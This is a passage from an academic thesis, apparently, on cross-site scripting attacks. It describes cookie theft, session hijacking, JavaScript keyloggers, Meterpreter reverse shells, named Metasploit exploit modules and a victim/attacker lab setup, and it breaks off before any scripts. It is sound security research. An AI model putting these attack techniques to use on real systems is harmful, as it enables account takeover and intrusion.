


Figure 1.9: An approach of cookie stealing.

1.7.3. Account Hijacking

Account hijacking is a technique in which individual's web accounts or any computer associated accounts or services are hijacked by a hacker. It is a form of identity theft. Generally account hacking is performed by obfuscated URL's, sending spoofed mails to user, password guessing or several other methods are available. User should be aware about two most common methods to hijack the accounts are: hijacking by phishing and hijacking by spyware. All these attacks are performed by using social engineering techniques.

1.7.4. Changing of user settings

For accessing the sensitive data of administrator, websites are used by the scammer to take information.

1.7.5. Keylogging

Keyloggers are used to record the keys pressed on a keyboard. Attackers inject keyloggers into the victims system using cross-site scripting (XSS) without knowing the user to gather some useful information. When user press keys on a keyboard, any information typed at any time is being monitored. Due to this all the sensitive information like password, credit card numbers, etc is recorded on the attackers own

server. To do this attack, adversary just needs a keylogger written in JavaScript. To launch this JavaScript keylogger, you don't need to force a victim to install it [18]. It is executed from the browser. But there is one limitation of using it. It only record information whatever typed in the infected page. Due to this limitation, it is injected in the pages which contain highly confidential information.

1.7.6. Session Hijacking

Session hijacking is the process of grabbing current session. The main purpose of session hijacking is to pass the authentication process and acquiring access on clients account without knowing them. In session hijacking attacker creates a connection with the server by providing username and password of victim. After authentication process attacker regains access of server and attacker need not to authenticate it again till the session is maintained. After hijacking the session attacker can monitor the victim. Attacker can analyze the whole traffic passing through the network. By hijacking session attacker can steal cookies, user name, password, messages, account numbers etc [19]. In session hijacking victim and attacker both play actively. In session hijacking victim makes a connection with the server and authenticate for the session to be hijacked.

Session hijacking can be categorized into: Active and Passive.

Passive session hijacking: In passive session hijacking attacker sits ideally just tracking the traffic passing through the network. This kind of session hijacking is useful for finding sensitive information like password etc.

Active session hijacking: In active session hijacking an attacker attacks on active session and in this kind of hijacking victim sits ideal with denial of service and attacker imposes like user and run the commands to get sensitive information.

Session hijacking basically occurs on two levels i.e. at network level and at application level [20]. In the Figure 1.10 the normal working of session hijacking has been shown. In this to attain the session attacker sends an authentication request usually by means of social engineering techniques to client. In this the normal conversation between client and server remains the same whereas attacker imposes itself as client to the server.




Figure 1.10: Session hijacking [20].

There is a need of some tools or framework to exploit web application vulnerabilities or to perform attacks on client-side or to gain unauthorized access to a server. It will take a lot of time to build up a new tool or to exploit web applications vulnerabilities without using a framework and lot of knowledge and information gathering will be required in that case.

The other way is to choose one of the available frameworks for performing attacks on intended web applications. There are many frameworks/tools available like Metasploit, w3af, core impact, sqlmap, canvas, netsparker, etc. and one can choose any of them according to the attack to be performed or it depends on the type of vulnerability of the website to be exploited. Among them Metasploit framework has been used in implementation.

1.8. Metasploit Framework

The Metasploit Framework was developed by HD Moore in October 2003. In very short duration it achieved high popularity in the security era and further it is rewritten in Ruby programming language. It provides a good platform for the creation of new tools for security and exploitation and is also a good penetration testing system [21]. Network security experts use this framework to perform various penetration tests. However system administrators use it for the verification of patch installations.

1.8.1. MSFconsole

The Framework includes various interfaces for ease of use which are Msfconsole, Msfcli, Armitage and Msfgui. From all of these, Msfconsole is most famous interfaces because it provides centralized console in which everything can be operated on single console and give access to all the functions of the Metasploit. It is one of the most popular tools of Metasploit Framework because it can be used to do most of the things like loading auxiliary modules, creating listeners and launching an exploit. It is a console-based interface of Metasploit Framework. By using "msfconsole" command in the command prompt, Msfconsole interface of Metasploit is launched as you can see in the Figure below.

Figure 1.11: Msfconsole interface.

1.8.2. Key Concepts

Exploit: It is used by attackers to compromise the system to do some malicious activities. Most of the common exploits used are buffer overflow, web application vulnerabilities like cross-site scripting etc.

Post Exploitation: After the successful exploitation, if attacker wants further access to the victim's machines to goal the internal networks then this is done only by post exploitation.

Payload: It is a code that is selected and delivered by the framework to execute by the system. Payload is basically few commands that are executed on the victim's OS. For example reverse shell, bind shell, etc.

Shellcode: Shellcode is a set of instructions that are written in an assembly language. It is used as a payload when exploitation arises. Meterpreter shell will be given after the set of commands are performed by victim's system [21].

1.8.3. Meterpreter Payload

Meterpreter is used as a multi-function payload which is developed in metasploit for post-exploitation. It is an extension of metasploit framework. It is used to leverage the functionality of metasploit. Meterpreter is used dynamically at runtime. The most common feature of meterpreter is that it cannot be easily detected with normal intrusion systems. By using meterpreter an attacker can create multiple sessions. There are various inbuilt meterpreter payloads which can be used to exploit shell. Some of these meterpreter payloads have been described below:

Reverse shell: Reverse shell connects the target machine back to attackers machine by which attacker can get target machine's shell and can get control over whole operating system.

Bind shell: Bind shell is a kind of payload which can bind attacker with target port from where attacker can listen to host shell.

Chapter 2

Literature Review

2.1. Increasing Threat of Client-side Attacks

One of the biggest threats that users are facing today is client side attacks. Over last five years the amount of client side attack has been increased to large extent. According to a survey by SANS institute [22] that client side attacks are most critical in cases of vulnerability over internet. In past, malicious hackers usually attack on server for exploiting information because at that time servers were not designed by means of protection. But it is very difficult to track a client side attacks because mostly client side attacks are performed through social engineering. A person doesn't even know to what is actually being happening over their system. People are not aware of such attacks. The wide ranges of software available in an organization are the major concern of client side hackers. Among client side attacks web application attacks are most common as almost 90% of the people use internet today. So internet based attacks are the main focus of hackers at present.

The wide spread of attack tools shows the criticality of these attacks. There are many tools developed by researchers that show the dangerous exploitation caused by such attacks.

2.2. Discovering web vulnerabilities

The broad category of discovering web vulnerabilities is distinguished in two types: white-box techniques and black-box techniques. In both techniques, vulnerability scanners are used to identify security issues in the web application. There is a key difference between both techniques [23]. In black-box technique, black-box vulnerability scanners can identify vulnerabilities without knowing the internal operations of the organization. All the information of web server is gathered with the help of web vulnerability tools or directly by spoofing the HTTP response or by trying different input sets. In white-box, vulnerability scanners can identify loophole with the access to the internal operations of the organization. The internal details can use debugging tools, web server and database versions.

Vulnerability scanners can be used to have access on the internal working of web application and to analyze network traffic.

2.3. Web vulnerability scanners

In 2006 Stefan kals provided a fully automated web vulnerability scanner [24]. It has three major components: A crawling component, an attack vector and an analysis component. The crawling component has been used by researcher to collect all the pages. It uses input URL as a seed and start storing the links to all pages in a list. The attack component scans website, extract its entire internal links and then scan all the pages that have been crawled which is used in internal parameters. Then inject various attack patterns in URL or HTTP request body. The analysis component is to parse and interpret the server response.

OWASP Zed Attack Proxy is penetration testing tool designed by OWASP. It provides an automatic scanner [25]. It acts as a web proxy who can track the traffic going through your browser and allows you to scan the attacker.

W3af is an attack and audit framework. It helps to scan all web vulnerabilities and keep us safe from becoming a victim [26]. It has plugins which communicates with each other. Along with scanning it also exploit the vulnerability discovered.

RWSS is a XSS vulnerability detector which is used specifically for detecting persistent XSS attacks. It includes a Pre-attacking reflection engine capable of properly detecting persistent XSS attacks [27].

The above shown tools work effectively up to some extent. But there are so many other issues which still need to be addressed and a more effective countermeasure needs to be developed.

With increasing era of web application cross side scripting attacks are increasing on internet day by day. In XSS attacks scripts are embedded within HTML file.

2.4. Proof of Concept for demonstration of XSS attacks

There are so many popular web sites and applications which were being targeted by XSS attacks i.e. Cross-site scripting. Some of these have been given below:

Attack on Amazon: In 2010 a security researcher found an XSS attack on the America's famous online store 'Amazon'. The XSS vulnerability was in the title column of form which was used to publish new products on Amazon and to replicate the flaw, a pro merchant subscription is required otherwise it was not possible for user to register itself for own item in Amazon catalog. According to reports, the reporters formed an evidence of concept listing which encourage an alert box in user's session cookie. Fraudsters could create a new pro merchant account with stolen credit/debit card information and was able to verify the identity by public phone [28]. This vulnerability was so strong that a large group of Amazon users could be affected.

Attack on Facebook: In Nov, 2011 an XSS attack has been identified on facebook [29]. It was a kind of massive spam attack in which large volume of violent and explicit contents were bombarded on user's wall. The images which include adult content, photo shopped images of celebrities were posted on user's page. The Spam attacked trick the user into copying malicious JavaScript code into their browser's address bar which runs an XSS script. Social engineering techniques were embedded to trick the user for entering vulnerable scripts. In May 2012 facebook found a security mechanism to protect their users from such malicious scripts. Whenever the user pastes the scripts, the browser stops the script if it is found to be unknown.

Attack on MySpace: In 2006, a MySpace social networking site created a JavaScript which forces other clients to become their friend. Scammer created the script and sent it to a number of users by encoding it in friend request. In less than 24 hours, attacker made above one million friends on the popular online community. Firstly it had discovered by Samy that how to put raw HTML into user profile. Then with the help of internet explorer intruder had broken the JavaScript in two lines and embedded it in cascading style sheet (CSS). After that instruct the browser to load a MySpace URL that would automatically invite Samy as a friend. Even the attacker had enhanced the script that the person visiting his profile becomes his friend automatically [30].

Attack on Yahoo Mail: In 2013, XSS attack has been identified on yahoo mail. The scam was to hijack the email accounts of yahoo users [31]. The attacks begin by user receiving a spam mail. That spam mail contains their name in the subject line and a short link is provided with mail “Check out this page”. Whenever yahoo user clicks on that link client was directed to a website masquerading as the MSNBC news site

that contains an article for how to make money while working from home. However in the background a JavaScript code has been running that user had not been aware of. This scam was to steal yahoo's session cookie. The scam was tracked by bit defender.

Attack on Twitter: In 2010, a scam relating to XSS was found on twitter. In this whenever twitter user moves mouse over the screen, a phishing link redirects the users to some dangerous pages which could be vulnerable or could be exploiting. Twitter patched this attack very soon by introducing a third party, non-HTML based twitter client [32].

Attack on Hotmail: In June 2012, an XSS scam was patched by Microsoft on hotmail. This scam runs a JavaScript on users hotmail account whenever the user clicks on their messages to read. There was no need to click on any URL and when the script gets run the attacker gets full control on the hotmail account of user. Only users of IE6 and IE7 were affected with this scam [33].

Attack on TrueCaller: True Caller is a popular app which was built by Swedish company. It was running on an outdated version of blogging software word-press and there was millions of Phonebook records were available in their database. In total the hacker claimed to download more than 7 databases from truecaller server [34]. An ethical hacker 'Girish Shrimali' had discovered this attack.

Attack on Skype: Existence of a cross site scripting vulnerability has been found on skype in 2011 [35]. The vulnerability exists in chat message window in skype 3.0 and earlier versions for iPad and iPhones. This attack allows the attacker to send a message to someone and for an instance capture the user's address from their phonebook.

Attack on Yahoo Messenger: Yahoo sub-domains are vulnerable to lot of cross-site scripting attacks. In 2012, Yahoo's Messenger application is targeted. When user just clicks on the offline message links in yahoo messenger could allow the attacker to launch XSS attack to hijack the session [36].

2.5. Threats of XSS attacks

XSS can cause many dangerous activities on web applications. There are so many risks on web application which may be caused by cross-site scripting. Some of these

attacks had been described below:

Session Hijacking: Session hijack hack into a connection and inject some code in the network. Session hijack uses TCP/IP to attack a network. In session hijacking basically attacks hacks the session of a particular user. A session hijacking attack forces an attacker to terminate their session to an access point. The attacker masks the users MAC address and acquire user's session [37]. Session hijacking is generally performed on the users which are indulged into a large network. For example: Facebook. In [38] author proposed a model to detect the session hijacking attack. In proposed model the signal strength of the wireless station has been compared with noisy signal. The idea proposed by author is that if an attacker will hijack the session of a client then signal strength will increase immediately. The increased signal strength can be measured using a filter. It is not possible to remove session hijacking attacks. However some techniques can be implemented to minimize the effect of session hijacking. Encryption is one of the methods for minimizing the threat of session hijacking. If attacker is not able to read the data then it would be difficult to grab the session. A secure protocol should be used to minimize the effect of session hijacking.

Cookie Theft: The cookie theft and account hijacking is a severe attack caused through XSS attacks. A cookie is a kind of informatory document which is sent from a website and is stored on browser [39]. Cookies can be read by server whenever required. Cookie is a technology which enables session management over HTTP protocol. There are six attributes which are stored in a cookie: Name of cookie, Value of cookie, Deadline of cookie, Path of server, Domain of server, Demand for a secure connection between browser and server. There are basically two types of cookies. Session cookie is a cookie which is stored temporarily and expires with the session. Persistent cookie resides over the browser for a definite period of time. Persistent cookie can be reused.

Misinformation: Other hazardous threat that XSS may cause is misinformation. In such attacks scripts are designed so as to get user's surf behavior like logging user's clicks or history of visited sites. This enables an attacker to manipulate an organization's important news, their stock prices, modifying login page, redirecting the credentials to attacker's system etc.

Denial of Service: In an organization availability of a network is must all the time**.** DoS attacks are the attack that prevent some specific user from accessing a specified network such as web site, web server or computer system [40]. So such attacks reduce the availability of some networks. The spread of XSS worm on MySpace is one of the examples of DoS attack. The main targets of DoS attacks are web applications, operating system, router, ongoing communication, links, infrastructure, firewalls and IDS etc.

Phishing Attacks: Phishing is a technique of creating a webpage that looks similar to original one .The link to that fake page is sent to victim by embedding in mail. When the user clicks on the link, a phished page appears. When user enter their details on phished page, information are directly stored to hackers database and redirect the victim to original page. Phishing is such a technique in which victim's browser has been phished [41]. A combination of social engineering and technical subterfuge for stealing the information of user is called phishing. According to Gartner, 2.4 million users were victim of phishing attacks. In May 2005, 34% of people reported to anti-phishing organization in the period of May 2005 to May 2006. To avoid such attacks Finjan introduced an anti-phishing behavior based technology which decides allowing, blocking or neutralization of contents [42].

Browser Exploitation: Malicious script on a client's browser may navigate the user to attacker's site so the client's system becomes available to the attacker for some duration. In the meantime attacker can install vulnerable scripts on clients system such as installing a Trojan horse to fetch information of client.

Defacing Website: Some XSS scripts may cause manipulation in visualization of the site or a webpage. XSS scripts can change the appearance of a network by means of spoiling it. Embedding wrong kind of information regarding an organization's website is most popular among defacing vulnerabilities.

2.6. Pitfalls of XSS Mitigation Strategies

Even most of developers now understand the risk of XSS attacks. But there are some reasons that it is very difficult to develop a mitigation strategy for XSS attacks. The various pitfalls of XSS mitigation strategy has been given below [43]:

- There is not only one way for executing scripts in HTML pages.

- Exploitation caused through XSS attacks and its countermeasures depend upon context of script.
- Firewalls, encryption and authentication can't protect XSS scripts.
- XSS attacks can be obfuscated as there are many different ways of representing same script in HTML.
- Different browser behaves differently for some HTML scripts. So the same mitigation techniques cannot be implemented to protect from XSS attacks.
- Clients are not aware of vulnerability caused due to such attacks.
- XSS vulnerabilities arise due to problem in coding. Issues in coding vary from site to site and no patch is available to fix all XSS vulnerabilities.

2.7. Techniques for preventing XSS attacks

Noxes is a Microsoft window based personal web firewall that runs on a background of a client's firewall [44]. Noxes tool provides an additional layer of protection that our existing firewalls do not support. The main aim of Noxes was to allow the user's to have control on the connections made by browser with personal firewalls. Noxes allows the users to create filter rules for requests that are coming by web. There are three ways of creating such rules: Manual creation, Firewall prompts and snapshot mode.

A normal web firewalls cannot be used to prevent users from XSS attacks. For example if someone searches for some information in the web search engine. Search results will return a number of links related with the information. Whenever the user browses the links user will be directed to a new page which may be an unknown site for user. It will be very time consuming process for the user to create new set of rules every time. So keeping this factor in mind E. kirda suggested a tool that analyzes all the web pages for their embedded links. Every time noxes fetches a page on behalf of user, analyze it and extract all external links to that page. Temporary rules are inserted to analyze all the external links without receiving a connection alert.

Users interact with the web sites by clicking on the links or by filling HTML forms. In this way user sends a lot of information to the server through HTTP request. The request may contain some additional information along with this request like cookies, referrer URL etc. In [45] research proposed a technique for XSS scripting

vulnerabilities based on the service architecture used by user for their web use. The solution procedure provided by the researcher makes use of XML and XSD for inter-operation of the service. Input supplied by user is passed to the converter which converts HTTP request to a name value XML pair. Then the XML pair is passed to validator which retrieves the corresponding schema for the request and validates it. Schema generator application has been used in this approach to generate XML schema.

Basic reason for the XSS is improper handling of input data. It can be eliminated by input sanitization and validation of schema (as suggested in [45]). In [46] four methods have been suggested for Input sensitization. Replacement method search for malicious input and replace it with safe code. Removal is another method that also searches for the malicious code but rather than replacing it removes the malicious code. Escaping method escapes the data from being interpreted in dangerous concept. Restriction makes the data restricted to limit non malicious inputs.

In [7] author has proposed a technique for collection and detection of XSS. In the suggested approach researcher had used a detection/collection proxy server and database server. Two modes had been used for detection and collection: Request change mode and response change mode. In response change mode, when the user browse any web, HTTP request messages are captured and passed for testing/collection proxy server, if any incoming request matches some special HTML tags then the request are copied before sending and if the related response page also return the same tags then website is considered to be XSS attacked. An alternate to this method designed by researcher was request change mode. In this method when the system investigate multi-parameter HTTP request, it generate a random number which will be used as an identity and insert that number just after special character. The number keeps on increasing with increasing parameters. In this firstly a dummy response is created and if website is found to be XSS vulnerable then an original request and response is generated.

In [47] author had suggested an optimized solution for cross site scripting. In proposed technique an HTTP request is passed to script detector which checks for the presence of special characters and maximum number of character in script and if the number of characters exceeds then the input is rejected. In the proposed method a

white list and black list of is maintained with server for security sites. The flow of whole data is also analyzed and passively monitored by the system.

Cookie is stored at browser until the session of browser expires. If the cookies are removed before stealing a cookie then leakage never happens. When the server sends a cookie to the browser, the value is randomly changed by web proxy. In [39] a method for decreasing the effect of stolen cookie has been suggested. In proposed approach one time password technique has been used. The server and user have the same password which is renewed after a fixed interval. The user keeps the password in persistent cookie and utilize password whenever required. In this scheme the password is generated by an algorithm using a security key.

In [48] the author had proposed database based prevention technique for XSS attacks. The solution proposed consists of four components: a blocker, parser, verifier and database. In this technique author stores black listed tag cluster using XML. Blocker is used to block HTTP request contents if it is containing some specified symbols. If any of such symbols found in request then the request will be sent to parser. It creates a tag for each requested script and sends the tags to verifier. Verifier checks for the vulnerable scripts and if any scripts found to be vulnerable then it will be reverted back to the blocker to block the request. Database has been used to store the list of symbols which are considered to be vulnerable. Block Listed tags can be added only by the administrator.

In [49] a solution by means of providing one-time cookie has been proposed. In proposed method, user request with a secret session. HTTPS is a secure protocol which has been used to protect this secret session. In this every time whenever the session expires cookies are deleted from server.

2.8. Vulnerabilities used for system exploitation

The shell of victim machine is generally attacked with help of meterpreter. Various kinds of vulnerabilities are there which can be exploited using meterpreter. Some most popular vulnerabilities used by hackers has discussed below:

NetAPI vulnerability: In [50] ms08_067_netapi vulnerability has been used to exploit shell of victim. This vulnerability as the name indicates has discovered in

2008. It is a vulnerability found in Microsoft windows netAPI module. According to Microsoft this vulnerability of windows XP, 2003 allows the hackers to run malicious scripts over remote procedure calls without needing any privilege. Exploitation done here cracks the password of XP machine.

Browser_autopwn: It is used with social engineering techniques. Whenever the victim clicks on the link provided by attacker attack gets performed. Success of this module depends upon the creativity used by hacker in their technique. On launching the exploit command for this module, 24 attack vectors of exploit launches [50]. When the user clicks on link it launches meterpreter shell and creates a connection between victim and attacker.

Create Sized Bisection: In [51] ms11_006_createsizeddibisection vulnerability has been used for exploitation of shell. It is a vulnerability found in Microsoft windows. This vulnerability has been discovered in 2011. This module is use to exploit a stack based overflow in handling of thumbnails. This leads to execution of malicious scripts.

Out of bound dereference in SMB: In [52] ms09_050_smb2_negotiate_func_index has been used for exploitation of shell. This vulnerability was discovered in 2009. It is vulnerability which can be caused on windows vista SP1/SP2 and server 2008. This module exploits an out of bound function table which is dereferenced in the SMB request. Windows vista except SP1/SP2 does not affect this flaw.

Uninitialized CPointer function Memory Corruption: ms09_002_memory_ corruption is a vulnerability found on Microsoft internet explorer 7. This module is used to exploit error related to CFunction Pointer When client attempt to uninitialized memory. This vulnerability can be used to corrupt memory and executing malicious scripts on system acquiring system's all privileges [53].

From above made survey it is clear that so many methods of mitigation to XSS strategies are available up to precision level. A lot of common attacks are available out of which client-side attacks are most famous among hackers. Mitigation strategies available will be of no use if client does not come to know about existence of such attacks. So in proposed work, an approach has been designed apart from all the available strategies to make client aware of XSS attacks.

Chapter 3
Problem Formulation

3.1. Gaps in Study

Attacking on client system and web application is most popular among hackers using XSS scripts. But people are not aware of such vulnerabilities. Many tools are available which can detect the presence of XSS scripts. But all the tools are platform dependent. To prevent cookie stealing, many filtering techniques have been suggested by authors but it works only if legitimate text is present in the cookie. If such kind of text gets removed, hacker will again be successful in executing scripts and filtering techniques will not work. So there is need to suggest some robust techniques to prevent cookie stealing.

QWASP is a tool which can detect vulnerable XSS scripts but it cannot detect vulnerable shell exploiting scripts. So from the study it can be observed that many tools are present but still such attacks are popular among hackers because the techniques available do not work properly.

3.2. Objective

1. To investigate various XSS attacks and to establish a workbed for launching XSS attacks.
2. To design and develop scripts for launching XSS attacks: cookie stealing and acquiring client shell.
3. To demonstrate proof of concept of XSS attacks and suggest countermeasures.

Chapter 4

Implementation and Results

In this chapter an environment is created to perform cookie stealing and to have control over victim's machine. The whole experimentation has been done in real time environment between connecting machines. By using banner grabbing, mail server of client machine has been detected. Then the vulnerability of a website has been detected by using "cve.mitre.org" website, so that corresponding attack can be performed on that website. In the next step with the usage of nslookup verify whether the mail server is responding to the desired IP or not. After that DNS entry for sending an email has been added with corresponding IP address of the mail server. It will be used for MX records (mail exchanger records) while sending a mail to the victim. When an email is sent from attacker's machine the DNS entry is taken from DNS server's host file.

In proposed methodology technique has been implemented to show proof of concept of vulnerability caused due to XSS scripting on stealing cookies and operating system's shell and possible countermeasures of XSS scripting are given.

4.1. Tools Used

A brief introduction of some of the important tools which are to be used for the implementation of proposed methodology is given below:

4.1.1. HaneWin DNS Server

HaneWin DNS server implements a DNS server for all windows platform. It can be run as a backup server or the primary server as per the requirement. It is updated on the basis of RFC-2136 [54]. The requests from non-local domain are answered through cache. The requests can also be forwarded to external server. In HaneWin DNS entries are stored in fully qualified domain name consisting of hostname and domain name. For example "email.proofofconcept.in", the hostname is email and the host is located in domain proofofconcept.in. Here ".in" is the top level domain.

4.1.2. Paros Proxy Server

Paros is a tool specifically designed to show the interaction of user with the website and exploitation caused by attackers. Paros uncovers the hidden data between web server and web browser. It is a proxy server which is installed on client system to connect it through user's browser to uncover the hidden information. Paros can collect all kind of information and attacker may use this information for analysis [55]. Paros is available freeware. It is a java based application. Paros server is compatible for windox and Unix based platforms. Before installing Paros server JRE should be installed on user's system. It accepts network connection on local TCP port 8080. The server and connection port can be changed in paros server. Paros proxy server is actually used to trap request and responses of website. Paros does not only stores request and responses but also it can store the source code and images of target website. It can also search for the patterns within a paros session. It can also search for cookie requests, banner requests or page posts. It also helps in finding the links and references and even attempt for submitting forms. It can also be used to perform scanning of website for testing purposes. You can scan for obsolete files, leaking of session Id's, URL's etc. Any requests or responses which are passing through paros server can be altered by supplying a suitable filters among the available filters in paros server. Paros is also known as man-in-the-middle proxy. It intercepts all the data flowing between HTTP server and client including cookies and forms.

4.1.3. Merak 8.9.1 Mail server

Merak is a commercial mail server which is used for sending and receiving emails through server. It is developed by IceWarp. This server runs on both windows and Unix platform. It also has group capability over the protocols SMTP, IMAP and POP [56]. Merak mail server uses port no 32000. Merak mail server 8.9.1 has a unique type of domain i.e distributed domain. Distributed domain supports more than two hosts in the domain. When an email message is sent the mail server query for each host for its recipient and tries to deliver mail to the recipient. The entire host in the domain is part of server's database. If the recipient is found in any queried host server then the message is delivered to the destination otherwise a failure notice is generated. Merak mail server supports the browser IE, Mozilla firefox, and safari and also integrated with antiviruses and anti-spams.

4.2. Implementation setup and experimentation results

- Setup two machines installed with following OS:
    - Windows XP
    - BackTrack
- Backtrack was installed on attacker's machine and Windows XP on victim's machine.
- Merak mail server 8.9.1 was setup on victim's machine.
- HaneWin DNS server was setup on victim's machine.
- Paros has been used as proxy server and setup on attacker's machine.
- The IP address of victim's machine is 192.168.201.129 and of attacker's machine is 192.168.201.128

4.2.1. Lab Setup

Firstly merak mail server 8.9.1 was installed on victim's machine XP. After that a domain was added in merak mail server with name "proofofconcept.in" and the users had been added to the domain. Two users had been created in the merak mail server: "admin@proofofconcept.in" and "richa@proofofconcept.in" with administrative privileges and all rights. Figure 4.1 is showing the added user domain in the server and privileges assigned to them.




Figure 4.1: User account in Merak mail server and privileges assigned.

After setting up mail server we need MX record. So DNS server has been setup to get MX record. It is compulsory field. MX record stands for mail exchange records which is used to identify the mail server which is responsible for handling emails for that domain name. As you can see in Figure 4.2 which is showing the added victim's domain name with IP address 192.168.201.129 in HaneWin DNS server.




Figure 4.2: Added domain in haneWIN DNS Server.

After that to set DNS server as local server, add IP 192.168.201.129 of merak server in preferred DNS server in TCP/IP local area connection properties.

4.2.2. Implementation Methodology

